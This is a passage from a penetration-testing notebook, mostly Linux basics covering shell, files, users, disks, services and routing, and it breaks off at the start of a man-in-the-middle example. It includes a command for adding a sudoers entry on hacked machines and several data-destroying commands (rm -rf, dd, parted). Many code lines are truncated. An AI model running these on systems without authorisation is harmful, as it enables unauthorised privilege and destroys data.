Table of Contents

Introduction

IT-Security

My notepad about stuff related to IT-security, and specifically penetration testing. Stuff I have come across that I don't feel like googeling again.

I have used this book to try to write down how some things work, but at the same time I want to use it as a reference book to find commands and things I just can't remember. Therefore I have tried to create a TLDR section in the beginning of some chapters where I have copy-paste ready commands that are useful. And if you want to know more you can continue to read the rest of the chapter. This is my way of making the book a hybrid between the Red Team Field Manual and a standard introduction book to pentesting.

Also, this book is just a collection of stuff that is available on the interwebz. I am just a simple collector. I have tried to include a reference section to show where I found the technique. This book is my way of trying to give something back to the infosec community and I hope it can be useful to someone.

You can read this book on https://xapax.gitbooks.io/security/content/. If you feel like contributing, or just forking it, you can do that from its github repo here: https://github.com/xapax/security. If you feel like this is a good start, but you want to add and remove things and just make it yours you can just fork it and do whatever you want with it.

Find practical examples

If you read about a vulnerability that you want to know more about I can really recommend searching for in on HackerOne via google. It is a good way to find real life examples of vulnerabilities.

Here is an example of such a search:

```
site:hackerone.com sql-injection
```

Disclaimers

Sometimes the line isn't very clear between the chapters. Some actions might be considered part of the vulnerability analysis-phase, but it could also but considered part of the recon-phase. It is what it is.

These chapters are written sporadically with a lot of stuff missing. I just add stuff wherever whenever. Also, things might not be accurate, I might have misunderstood something or misused a tool. So don't trust me or this book for any accuracy.

The Basics

The Basics

In this chapter we will look at some basics, good stuff to know before we begin. The basics of how Windows work and the basics of Linux.

It is also pretty useful to know how to cook together a simple bash-script, so we are going to look at some really simple bash operations.

And a little bit about PowerShell, and the windows command line. PowerShell is becomming more and more important as a tool for hackers. So this chapters will probably keep expanding.

Python is also the hackers friend, so I have included a little bit about some basic operations with python.

Transferring files is also pretty fundamental. It could be placed in the post-exploit chapter, but I think it fits better here since it is necessary for any work between different machines.

Vim is another thing that you can't live without. So can use it as your main editor for writing and editing code or notes, but even if you don't use it as your main editor you still need to know the basics of it in order to be able to edit files on your hacked machines.

Linux

Linux

Linux was first released in September 17, 1991 by Linus Torvalds. Strictly speaking Linux is just the kernel in the GNU/Linux operating system. Linux is the most installed OS in the world, that is mainly due to the fact that android use Linux as its OS. It is leading in pretty much all markets except for the desktop-market.

From a infosec perspective there are two reasons we should learn Linux. The first is that the majority of all servers in the world is running on Linux. And if we want to hack those servers we of course have to understand how they work. The second reason is that the vast majority of all hacking-tools are only available on Linux.

So in this chapter we are going to look at bit at some basic commands and basics of Linux. Of course your can write quite a few books about Linux, so this tiny little introduction is just way to get you started. And also, I am just a beginner myself so I am just writing stuff that I myself need to learn.

Although there is only one Linux Kernel there are many Linux Distributions, that is: different versions. That is because the GNU/Linux OS is a mix of GNU software and the Linux Kernel. The GNU/Linux OS can be packaged in a million different ways, with different software preinstalled, with different configurations, with different Graphical User Interface (GUI). The fact that you can configure the OS however you like has given rise to the many different versions. These different versions are usually called **distros**. There are hundreds of different distros. Some common ones are: Ubuntu, Debian, Redhat, CentOS and Arch.

So you probably wonder what the main differences are. Here is a list of some differences:

- Package management program.
- Speed and interval of release
- Desktop environment
- Default GUI
- Community
- Compilation of the Linux Kernel

So as you can see depending on the users needs you can choose the distro that fits you best. Some people want to have bleeding-edge (the latest updates - although a bit more unstable) and others prefer stability. Some people want a distro with higher degree of security. Others want a distro with only free software, others want distros specially made for kids, or for education, or for scientists. One distro that is common among pentesters is Kali Linux. It comes preinstalled with hundreds of different pentesting-related tools. It might not be the best distro for everyday use. But for pentesting is is really convenient. Of course you could just download the programs to your non-kali distro as you go along. But it might be just an unneccesary hassle for you.

Basics of Linux

Basics of linux

This is a huge chapter. I could divide it up in many subchapters but I like to have it all at one place so I can just do `ctr-f`, and search for whatever I am looking for.

1. The Shell - Bash

The shell, or the terminal is a really useful tool. Bash is the standard shell on most Linux distros.

One really useful trick when working with bash is to search for old commands that you have used. You can access this search function by doing `ctr-r` in the terminal.

The configuration file for the bash shell is `~./bashrc`

Navigating

`pwd` - Print working directory

`cd` - Change directory

`cd ~` - Change directory to your home directory

`cd -` - Go back to previous directory

Looking at files

`ls` - List files in directory

`ls -ltr` - Sort list by last modified. -time -reverse

`file` - Show info about file. What type of file it is. If it is a binary or text file for example.

`cat` - Output content of file.

`less` - Output file but just little bit at a time. Use this one. Not `more`.

Use `/searchterm` to search. It is the same command as in vim. `n` to scroll to next search result. Press `q` to quit.

`more` - Output file but just little bit at a time. `less` is better.

Working with files

`touch` - Create a new file.

`cp` - Copy

`mkdir` - Make directory.

```
# Make entire directory structure
mkdir -p new/thisonetoo/and/this/one
```

`rm` - Remove file

```
# Remove recursively and its content. Very dangerous command!
rm -rf ./directory
```

Watch the command destroy an entire machine: https://www.youtube.com/watch?v=D4fzInlyYQo

`rmdir` - Remove empty directory

A little bit of everything

`history` - Show commands history

`sudo`

List what rights the sudo user has.

`sudo -l`

Sudo config file is usually **/etc/sudoers**

Finding files

There are mainly three ways to find files on Linux: **find**, **locate**, and **which**.

Find

Find is slower than locate but a lot more thorough. You can search for files recursively and with regex and a lot of other features.

```
# This will send all permissions denied outputs to dev/null.
find / -name file 2>/dev/null
# Search incasesensitive, that contains the word file.
find / -iname *file* 2>/dev/null
```

Locate

Locate is really fast because it relies on an internal database. So in order to have it updated you need to run:

`sudo updatedb`

Then you can easily find stuff like this:

`locate filename`

Which

Outputs the path of the binary that you are looking for. It searches through the directories that are

defined in your $PATH variable.

```
which bash
# Usually outputs: /bin/bash
```

Creating custom bash functions

If you want to create a new command from other commands, and be able to invoke that command from your terminal, there are a few different way of doing that.

One way is write a bash-script, and then move that script to one of your folders in your $PATH variable.

The other way is to simply write a function in your .bashrc file. You can then invoke that function from anywhere in your terminal.

So for example, if you want to ssh into a machine, but you are tired of having to write the whole command, you can just add this function in your .basrhrc file:

```
function connecttossh {
ssh user@192.168.1.111
}
```

Then you need to source the file, so that it becomes updated: `source ./.bashrc`

Now you can just write`connecttossh` and the function will be executed.

2. Editing text

First let's just clear out something about **standard streams**, or **I/O**-streams. Standard streams are the streams that are used to interact between the human computer-user and the machine. There are three standard streams: standard input (stdin), standard output (stdout), and standard error (stderr).The stdin stream can be seen as an abstractions of the real keyboard input. So when you issue a command/program that requires input the program does not read straight from the keyboard input, instead it reads from the file STDIN.

Stdin

Stdin is the data that gets inputed into the program. An example of a program that requires stdin data is `cp`. In order for the program to do anything it needs input data. For example `cp file1 copy_of_file1`. Here `file1` and `copy_of_file1` is the stdin.

So the default Stdin comes from the STDIN-file that is a text-file representation of the keyboard input. But often times we do not want to input stuff from the keyboard, sometimes we want to input something into a program that comes from another file. That is when we can use redirection symbol: `>`.

So an example could be `cat < my_text_file.txt`. The data from my_text_file.txt will now be used as input instead of the keyboard input.

The file descriptor for **stdin** is: **0**

Stdout

Stdout is the data that get ouputed from the program.
For example, when you use the command `cat file1` that data/text that gets outputed is the stdout
The same with the program `ls`. Not all programs have stdout. For example when you use `mv` or `cp` successfully you get no stdout back from the program.

The stdout can be redirected to another file by using these symbols `>` and `>>`. So now we can do the following:

```
ls > result_of_ls.txt
# now the result will be written to the file result_of_ls.txt
ls >> result_of_ls.txt
# This will append the data to the bottom of the file result_of_ls.t
```

Another incredibly useful feature is the **pipe** feature, reprsented with this symbol `|`. It will take the stdout and redirect it into another program. Here is an example:

```
ls -la | less
```

This will take the stdout from `ls -la` and forward/redirect it into the `less` program. Using the **pipe** you can now chain different commands.

The file descriptor for **stdout** is: **1**

Stderr

Stderr is the stream used for outputting error messages. So if a program fails for whatever reason. For example, if we try to copy a file that does not exist, this will be the stdrr output:

```
cp thisfiledoesnotexist aaaaaaaaaa
cp: cannot stat 'thisfiledoesnotexist': No such file or directory
```

This is a common way for stderr to present itself, just straight out into the terminal. But sometimes stderr gets sent to a log file.

Stderr is useful because with it we can separate between **stdout** and **stderr**. However, to the eye it might be difficult to distinguish what output is **stdout** and what output is **stderr**.

One easy way to determine is the output is **stderr** or **stdout** is to simply redirect it into a file. Because by default you only redirect **stdout**, and not **stderr**.

```
cp thisfiledoesnotexist aaaaaaaaaa > result.txt
cp: cannot stat 'thisfiledoesnotexist': No such file or directory
# If we now look at result.txt we will find that it is empty. Since t
```

Filters

There are certain programs that are especially useful to use together with pipes. They can also be used as stand-alone programs but you will often see them together with pipes.

```
sort
```

```
sort test.txt
```

```
uniq
```

```
sort -u test.txt
sort test.txt | uniq
cat filename | sort -u > newFileName

grep

head

tail

tr

sed
```

Editing text

sed

Can perform basic editing on streams, that is to say, text.

Remove first line of file/stream

```
sed "1d"
```

cut

Cut by column

This is a useful command to cut in text.

Let's say that we have the following text, and we want to cut out the ip-address.

```
64 bytes from 192.168.0.1: icmp_req=1 ttl=255 time=4.86 ms

cut -d" " -f4
```

`-d` stands for delimiter. and `-f` for field.

tr - Translate

Transform all letter into capital letters

```
tr "[:lower:]" "[:upper:]" < file1 > file2
```

Example
Remove character

```
# Remove characters
cat file.txt | tr -d "."

# Remove and replace
# Remove all dots and replace them with underscore.
cat file.txt | tr "." "_"
```

http://www.thegeekstuff.com/2012/12/linux-tr-command/

awk

So awk is an advanced tool for editing text-files. It is its own programming language to it can become quite complex. Awk iterates over the whole file line by line.

This is the basic structure of an awk command

```
awk '/search_pattern/ { action_to_take_on_matches; another_action; }
```

The search pattern takes regex.
You can exclude the search portion or the action portion.

This just prints every line of the file.

```
awk '{print}' filename
```

Filtering out specific ip-address:

```
awk '/172.16.40.10.81/' error.log
```

Now we want to print out the fourth column of that file, we can just pipe this to cut, but we can also use awk for it, like this:

```
awk '/172.16.40.10.81/ {print $4}' error.log
# Another example
awk '{print $2,$5;}' error.txt
This prints columns 2 and 5.
```

We can use the -F flag to add a custom delimiter.

```
awk -F ':' '{print $1}' test.txt
```

So if you are manipulating some text you might want to start the output with some info about the columns or something like that. To do that we can use the BEGIN-keyword.

```
awk 'BEGIN {printf "IP-address \tPort\n"} /nop/ {print $3}' test.txt
awk 'BEGIN{printf "IP-address \tPort\n"} /nop/ {print $3} END {print
```

Here we are printing IP-address PORT to the first line of the file.

3. User management

There are two commands to add a user in linux: `adduser` or useradd. `adduser`is a perl-script that facilitate the process, and useradd is the native linux binary.

To add a user we do:

```
adduser NameOfUser

useradd nameOfUser
```

To add user to sudo-group:

```
adduser NameOfUser sudo
usermod -aG sudo NameOfUser
```

You might have to reboot for it to take effect.

On some machines we might not be able to edit the sudoers file because we don't have an interactive shell, in this case can you can just redirect the text into the file, like this:

```
echo "username ALL=(ALL) ALL" >> /etc/sudoers
```

Check which users are in the sudo group:

```
cat /etc/group | grep sudo
```

Switch user in terminal:

```
su NameOfUser
```

Remove/delete user:

```
sudo userdel NameOfUser
```

4. Permissions

```
ls -la
```

Shows all the files and directories and their permission settings.

```
drwxrwxrwt 2 root root 4,0K ago  3 17:33 myfile
```

Here we have 10 letters in the beginning. The first one `d` shows that it is a directory.
The next three letters are for read, `w` for write and `x` for execute. The first three belong to the owner, the second three to the group, and the last three to all users.

https://linuxjourney.com/lesson/file-permissions

5. Processes

To display information regarding the systems processes you can use the `ps` command.

```
ps -aux
```

`-a` stands for all
`-u` stands for all processes by all users
`-x` stands for all processes that don't run a `tty`

If you run this command you will probably see a pretty big output. In the column for **command** you will see what command has been run. Every process has a Process Identification Number (**PID**). Something you will also see in the output.

All of theses processes can actually be found in `/proc`. You just go to `/proc/[pid]`. In `/proc` you can find information about the system, and you can actually change the system if you change those files! But more on that later. What I wanted to explain is that if we look at the output from `ps` we see that some commands are in brackets. Like this:

```
root         10  0.0  0.0      0     0 ?        S    ene14   0:00 [wa
root         11  0.0  0.0      0     0 ?        S    ene14   0:00 [wa
```

```
root         12  0.0  0.0      0     0 ?        S    ene14   0:00 [mi
root         13  0.0  0.0      0     0 ?        S    ene14   0:00 [ks
```

Those are usually kernel processes, and you can safely assume that no user has started them.

If you want to monitor processes in real time you can use `top` or `htop`. `top` comes preinstalled on most distros. But `htop` is really a lot nicer.

For `htop` the F1-10 keys might trigger OS-events. So you can use the shortcuts instead.

```
Shortcut Key    Function Key    Description
h                    F1           Invoke htop Help
S                    F2           Htop Setup Menu
/                    F3           Search for a Process
I                    F4           Invert Sort Order
t                    F5           Tree View
>                    F6           Sort by a column
[                    F7           Nice – (change priority)
]                    F8           Nice + (change priority)
k                    F9           Kill a Process
q                    F10         Quit htop
```

http://www.thegeekstuff.com/2011/09/linux-htop-examples/

6. Packages

Something that difference Linux from windows is how it handles installing new software. In windows you usually have to google around and then click on random scary download buttons that might fuck up your computer, or not. It's like a constant lottery where you win by no installing malware. In Linux that is usually not really an issue. That is because distros have their own software repositories from where you can download your software. This is kind of like an app-store except everything is free.

The different major branches of teh GNU/Linux OS have their own software repositories. Ubuntu has their own, debian has their own, and so on.

Different distros also have their own package-amangers. For example, Debian and ubuntu uses `apt`, while Redhat uses `rpm`, and Arch uses `pacman`. You should strick to your own package-manager, because even though chaning package-manager is possible it will probably just cause you more headache than benefits.

Install package

Example of how to install something with apt:

```
sudo apt-get install nmap
```

If you only have a .deb file you do this to install from the terminal:

```
sudo dpkg -i /path/to/deb/file
```

```
sudo apt-get install -f
```

Remove packages

This can be tricky. First find the package

```
dpkg --list
```

Then you find it in your list.

```
sudo apt-get --purge remove nameOfProgram
```

When you remove some package it might have requires some other dependencies. To remove those you run

```
sudo apt-get autoremove
```

Organizing your $path variable

I am talking about debian/ubuntu here. On other systems I don't know.

You can define your path in `/etc/environment`. If you don't have it you can create it and add the path like this:

```
source /etc/environment && export PATH
```

If you are using zsh (which you should) you have to add it here

```
sudo vim /etc/zsh/zshenv
```

And add this line somewhere:

```
source /etc/environment
```

Adding a path

This is a non-persistent way to add binaries to your path. Might be useful if you have entered a system that has limited binaries in the path.

```
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/
```

Installing custom packages

If you download a package that is not in the official repository you can put the binary in `/opt`. That is good place to put your binaries.

Now you need to add that path to your path-variable. Remember how we set that in `/etc/environment`. So now open up that file and add `/opt` to it, so i looks like this.

```
PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/u
```

I always add custom binaries last. That means that if we have two binaries with the same name the machine will first select the original binary. This way you won't have to fear screwing up, by accidentally creating a new `ls` binary for example.

7. Cronjobs

There are two ways to configure cronjobs. The first one is by putting scripts in the following folders.

```
/etc/cron.daily
/etc/cron.hourly
/etc/cron.weekly
/etc/cron.monthly
```

The second way is to write the command in the crontab

```
# list cronjobs
crontab -l

# Edit or create new cronjobs
crontab -e
```

8. Devices/disks/partitions

First some terminology. A `drive`is a physical storage device, just as a hard disk, solid state drive, or usb. In Linux these drives are represented as special file system objects called "device". They are found under `/dev`.A physical storage unit, a drive, can be divided up in to multiple logical storage units, these are called `partitions`. So they are just digital divisions of the drive. In linux a device are often named something like sda, sdb, sdc. And the partions of those devices are numbered. So one partion might be called `sda1`, and another `sda2`. These can then be found under `/dev/sda1` and `/dev/sda2`.

You can view the devices and their partions with the command `lsblk`

Formating disks

If you want to do it the easy way, just open `gnome-disks`.

To format disks we are going to use the program `parted`. It can be used with its own shell or by running commands. So you can just run parted, and you will enter the parted interface. But here we are going to run the commands instead.

```
# Make sure you know which device you are working with, they can chan
lsblk
```

Partition standard

First we have to choose a partition standard. The modern and mostly used is gpt, and older is msdos.

```
# This will destroy all the data on the on the disk
sudo parted /dev/sda mklabel gpt
```

Create a new partition

```
sudo parted --align optimal /dev/sda mkpart primary ext4 0% 100%
```

This command creates a new partition (mkpart), which is of type primary, that takes up the space between 0-100%. Which means we will only have one partition.

Now you can see your new partition with `lsblk`.

Format the partition with a specific filesystem

Now that we have a partition we need to add a filesystem to it.There are many different types of filesystems. ext4 is common for linux. While windows uses NTFS, and mac uses HFS Plus. exFAT can be understood by all three OS:s, something that might be useful to USB:s.

```
# For linux
sudo mkfs.ext4 /dev/sda1

# Supposedly work on linux, mac and windows. But fails for me on my t
sudo mkfs.vfat /dev/sda1

# To use UDF (universal disk format) that should also work on all OS
# You first need to install apt-get install udftools. Then you do:
mkudffs /dev/sda1
```

Remove partition

```
# if you want to remove partition 1
sudo parted /dev/sda rm 1
```

Mount it

Now you can just mount the parition somewhere on your filesystem

```
# Mount it
sudo mkdir /mnt/here
sudo mount /dev/sda1 /mnt/here

# Unmount it
sudo umount /mnt/here
```

List all devices

```
lsblk
fdisk -l
```

Encrypt a partition

```
sudo cryptsetup luksFormat /dev/sda1
```

Mount an encrypted parition

```
cryptsetup open /dev/sda1 backup
```

Then you mount it:

```
mount /dev/mapper/backup /media/username/back
```

Change encryption passphrase

First find out which device is the encrypted device:

```
lsblk
# In type you will see "crypt"
```

There are eight slots for passphrases. You can view these slots like this:

```
sudo cryptsetup luksDump /dev/sda3
```

Add a key:

```
sudo cryptsetup luksAddKey /dev/sda3
```

Remove a key:

```
sudo cryptsetup luksRemoveKey /dev/sda3
# You are then prompted to input the key/passphrase you want to remov
```

Formatting a USB

In order to format a usb drive we have to do the following.

If you have stored sensitive information, or otherwise want to make sure that it is not possible to read removed files from the USB you can overwrite the usb (or any other kind of disk) with zeroes, or just random data. So we can start by doing that, however, first we need to know the device name of the usb.

First find out the name of the usb/device. We can to that by looking at the `dmesg` or `tail -f var/log/syslog` when we insert the usb. Another way is to run the command `lsblk` before and after inserting the USB. In my case the usb was called `sda,`, but for you it might be something else. Make sure you know exactly which device you are working with, otherwise you will completely detroythe wrong device. Then we need to unmount the usb.

```
sudo umount /dev/sda
```

Now we are ready to overwrite it with zeroes. It can be done like this:

```
sudo dd if=/dev/zero of=/dev/sda bs=1k count=2048 status=progress
```

Then we just write a new filesystem to the device:

```
sudo mkfs.ext4 -L "NameOfVolume" /dev/sda
```

ext4 works well with linux, vfat and ntfs should work with windows.

```
sudo mkfs.vfat -n "NameOfVolume" /dev/sda
```

Create bootable USB


First find out the name of the device. Using `dmesg`, or `lsblk`, or something similar.

```
 sudo dd bs=4M if=/path/to/input.iso of=/dev/sdX conv=fdatasync statu
```

That's it.

9. The Filesystem

The Filesystem Hierarchy Standard



This image is copied from here: http://askubuntu.com/questions/138547/how-to-understand-the-ubuntu-file-system-layout/138551#138551

Difference between sbin and bin

sbin is system binaries. A normal user do not have access to these binaries. It is only root and users with sudo privileges that do.

```
pelle@mymachine:/bin$ ls -la /bin
total 4092
drwxr-xr-x  2 root root   4096 2012-02-04 19:12 .
drwxr-xr-x 21 root root   4096 2012-02-06 18:41 ..

--snip--

-rwxr-xr-x  1 root root  27312 2008-04-04 02:42 cat
-rwxr-xr-x  1 root root  45824 2008-04-04 02:42 chgrp
-rwxr-xr-x  1 root root  42816 2008-04-04 02:42 chmod
-rwxr-xr-x  1 root root  47868 2008-04-04 02:42 chown
-rwxr-xr-x  1 root root  71664 2008-04-04 02:42 cp
-rwxr-xr-x  1 root root 110540 2007-11-13 05:54 cpio
-rwxr-xr-x  1 root root  79988 2009-03-09 09:03 dash
-rwxr-xr-x  1 root root  24684 2008-04-04 02:42 echo
-rwxr-xr-x  1 root root  40560 2008-02-29 02:19 ed
-rwxr-xr-x  1 root root  96440 2007-10-23 16:58 egrep
-rwxr-xr-x  1 root root  22192 2008-04-04 02:42 false
-rwxr-xr-x  1 root root   5740 2008-02-06 17:49 fgconsole
-rwxr-xr-x  1 root root  53396 2007-10-23 16:58 fgrep
```

```
-rwxr-xr-x  1 root root   8796 2007-11-15 13:01 hostname
```

We have echo, cp, grep. The normal stuff a user needs.

In sbin we have binaries that control the system.

```
ls -la /sbin
total 5884
drwxr-xr-x  2 root root     4096 2012-02-04 10:01 .
drwxr-xr-x 21 root root     4096 2012-02-06 18:41 ..
-rwxr-xr-x  3 root root    23840 2008-03-27 13:25 findfs
-rwxr-xr-x  1 root root    20020 2008-03-27 13:25 fsck
-rwxr-xr-x  1 root root    15168 2008-09-26 08:43 getty
-rwxr-xr-x  1 root root      375 2009-12-10 10:55 grub-install
lrwxrwxrwx  1 root root        6 2012-02-04 09:51 halt -> reboot
-rwxr-xr-x  1 root root    69228 2008-03-28 18:26 hdparm
-rwxr-xr-x  1 root root    31620 2008-09-26 08:43 hwclock
-rwxr-xr-x  1 root root    61808 2007-12-13 05:51 ifconfig
-rwxr-xr-x  2 root root    27372 2007-09-19 20:25 ifdown
-rwxr-xr-x  2 root root    27372 2007-09-19 20:25 ifup
-rwxr-xr-x  1 root root    89604 2008-04-11 09:50 init
-rwxr-xr-x  1 root root    47448 2008-01-28 08:49 ip6tables
-rwxr-xr-x  1 root root    51680 2008-01-28 08:49 ip6tables-restore
-rwxr-xr-x  1 root root    51644 2008-01-28 08:49 ip6tables-save
-rwxr-xr-x  1 root root    10948 2007-12-13 05:51 ipmaddr
-rwxr-xr-x  1 root root    47480 2008-01-28 08:49 iptables
```

Mount

So everything on the linux-filesystem belongs to some part of the filesystem-tree. So if we plug in some device we need to mount it to the filesystem. That pretty much means that we need to connect it to the filesystem. Mount is like another word for connect.

So if you want to connect a CD-rom or USB to your machine. You need to mount it to a specific path on the filesystem.

So if you plug in the usb it might be accessible at **/dev/usb**. But that it not enough for you to be able to browse the usb content. You need to mount it. You do this by writing

```
mount /dev/usb /media/usb
```

Or whereever you want to mount it.

So when you click on Eject or Safetly remove you are just unmounting.

```
umount /media/usb
```

Knowing how to mount and unmount might be useful if you want to get access to a remote NFS-directory. You will need to mount it to your filesystem to be able to browse it.

It is possible that the disk is not known as `/dev/usb`. If that is the case you can run

```
sudo fdisk -l
```

And see if you can find your device, and look for the address. Then you mount it like this (or with the

correct path)

```
sudo mount /dev/sda1
```

Mount crypto-volume

```
cryptsetup open /dev/sda1 backup
```

Then you mount it:

```
mount /dev/mapper/backup /media/username/back
```

Create your of filesystem

In some cases it might be useful to create your own disk. Maybe for attaching to a virtual machine, or maybe to facilitate a backup. It is just a easy nice little container to have. It just requires two easy steps.

Create a chunk in memory

```
truncate -s 100MB nameOfFile
```

Attach a filesystem to file

```
mkfs.ext4 ./nameOfFile
```

Mount it to your filesystem

```
sudo mount ./nameOfFile /mnt/blabla
```

10. Controlling services

Systemctl

Systemctl can be used to enable and disable various services on your linux machine.
Start ssh

```
systemctl start ssh
systemctl status ssh
systemctl stop ssh
```

You can verify that the service is listening for connection by running network status.

```
netstat -apnt
```

Make ssh start upon boot

```
systemctl enable ssh
systemctl enable apache2
```

Init.d

Init.d is just a wrapper around Systemctl. I prefer it.

```
/etc/init.d/cron status
```

```
/etc/init.d/cron start
/etc/init.d/cron stop
```

rcconf

This is a tool to control services more easily, what is running upon boot and so on.

11. Kernel

The Kernel is responsible for talking between the hardware and the software, and to manage the systems resources.

The Linux Kernel is a monolithic kernel, unlike the OSX and the Windows kernels which are hybrid.

You can find the kernel file in `/boot`. It might look like something like this`vmlinuz-4.4.0-57-generic`. In the beginning of time the kernel was simply called `linux`. But when Virtual Memory was introduced they changed the name to `vmlinux` to reflect that the kernel could handle virtual memory. When the kernel later became too big it was compressed using zlib , therefore the name was changed to `vmlinuz`.

The Linux Kernel differs from Windows in that it contains drivers by default. So you don't have to go around looking for drivers like you do on windows when you want to install a printer, or something like that.

It is really easy to upgrade to the latest Linux kernel, all you have to do tis this:

```
sudo apt-get update && sudo apt-get dist-upgrade
# or
sudo apt-get update && sudo apt-get upgrade
```

If you are using a distro that is Long Term Supported (LTS). You will not get the latest Kernel version, but you will get the latest Long Term Supported version.

14. Logging

Logs can be viewed here on debian distros `/var/log/`

16. Network basics

If you use standard desktop installation for Ubuntu or Debian you get NetworkManager included, which handles your network connections, wire and wireless. NetworkManager is made to be easy to use, and "just work". And most of the time it does. But sometimes when you want to configure stuff on your own, for whatever reason, it can be a hassle. So for the rest of this chapter I am just going to assume that you have stopped, removed or disabled NetworkManager.

```
# Stop NetworkManager
sudo systemctl stop NetworkManager.service

# Start NetworkManager
sudo systemctl start NetworkManager.service

# Disable it so it won't start at boot
sudo systemctl disable NetworkManager
```

```
#Enable it so it will start at boot
sudo systemctl disable NetworkManager
```

Network cards (NIC) are identified by their mac address, hosts by theirip address andapplications by their port number.

In a nutshell what you need to know

Things you really need to know are:

```
# Configuration files
/etc/network/interfaces
/etc/resolve.config

# Tools
ip
ip route
dhclient
wpa_supplicant
iptables
netstat
dnsmasq
```

Configure Network Interface Cards (NIC)

On debian NIC:s are defined and configured in `/etc/network/interfaces`.

```
# automatically start eth0 on boot
auto eth0
# give the eth0 an ip through dhcp
iface eth0 inet dhcp

# start up the loopback interface
auto lo
iface lo inet loopback


# A bridge called br1 - can be called  whatever.
# This bridge has a static ip
auto br1
iface br1 inet static
    address 192.168.55.1
    netmask 255.255.255.0
    broadcast 192.168.55.255
    bridge_ports none
```

Take a interface up and down / start and stop

It is recommended to take a interface down before configuring it.

```
#
ifup eth0
ifdown eth0
```

```
# You can also use ip
sudo ip link set dev eth0 down
sudo ip link set dev eth0 down

# You can also use ifconfig to bring an interface up and down. The d
# will use the current configuration, and not take into account chan
# So use ifup and ifdown!
ifconfig eth0 up
ifconfig eth0 down
```

Configure an interface with ip or ifconfig

If you want to configure an interface only temporarly you can use `ip`and `ifconfig`. The changes will not survive a reboot.

`Ifconfig` is old and deprecated on some systems. So use `ip` instead. But they do basically the same thing.

Route

Where packets are send in a network depends on the routing of the routing. Every node that the packet passes in its travel to its destination has a routing table defined, that says where the packet should be directed next. The most simple example is how the traffic of a home network is sent to the router, and then from there forwarded on to somewhere else on the internet. How every host should forward the packets are defined in the linux kernel routing table. You can see the routing table by running this command:

```
route
ip route
netstat -r
```

I think that the most useful of these commands is route, since it includes the column names of the table. Here is an example of the output:

```
Destination     Gateway         Genmask         Flags Metric Ref    U
default         192.168.55.1    0.0.0.0         UG    0      0
192.168.55.0    0.0.0.0         255.255.255.0   U     0      0
```

So let's image that we don't have any routing rules at all. It is completely empty. Like this:

```
Destination     Gateway         Genmask         Flags Metric Ref    U
```

But we have network interface connected, called eth0. If we now try to ping the router (the gateway) on the network, we get this result:

```
~ ping 192.168.55.1
connect: Network is unreachable
```

At this point we can't even add a route to the gateway. Because the network is unreacheable. So we need to hook outselfs up to the network first.

```
route add -net 192.168.55.0 netmask 255.255.255.0 dev eth0
```

Now our table looks like this:

```
Destination     Gateway         Genmask         Flags Metric Ref    U
192.168.55.0    0.0.0.0         255.255.255.0   U     0      0
```

We still can't ping anything out in the internetz- That's because we are not reaching our gateway (router), since we haven't configured it yet.

```
route add default gw 192.168.55.1
or
ip route add default via 192.168.55.1
```

Remember that these routes will only be temporary.

Example - Man in the middle a host

It is often useful to man in the middle all traffic from a machine, to see what requests and stuff it does.

Let's say that the scenario is that the victim-machine is connected to the mitm-machine by ethernet cable. This can be either a physical cable or thought a virtual machine.

Victim machine

On the victim machine we don't have network-manager installed. And out `/etc/network/interfaces` has nothing in it except for:

```
auto lo
iface lo inet loopback
```

When we run `ip addr`we get the following result:

```
root@deb64:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN g
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN g
    link/ether 52:54:00:a9:fc:4a brd ff:ff:ff:ff:ff:ff
```

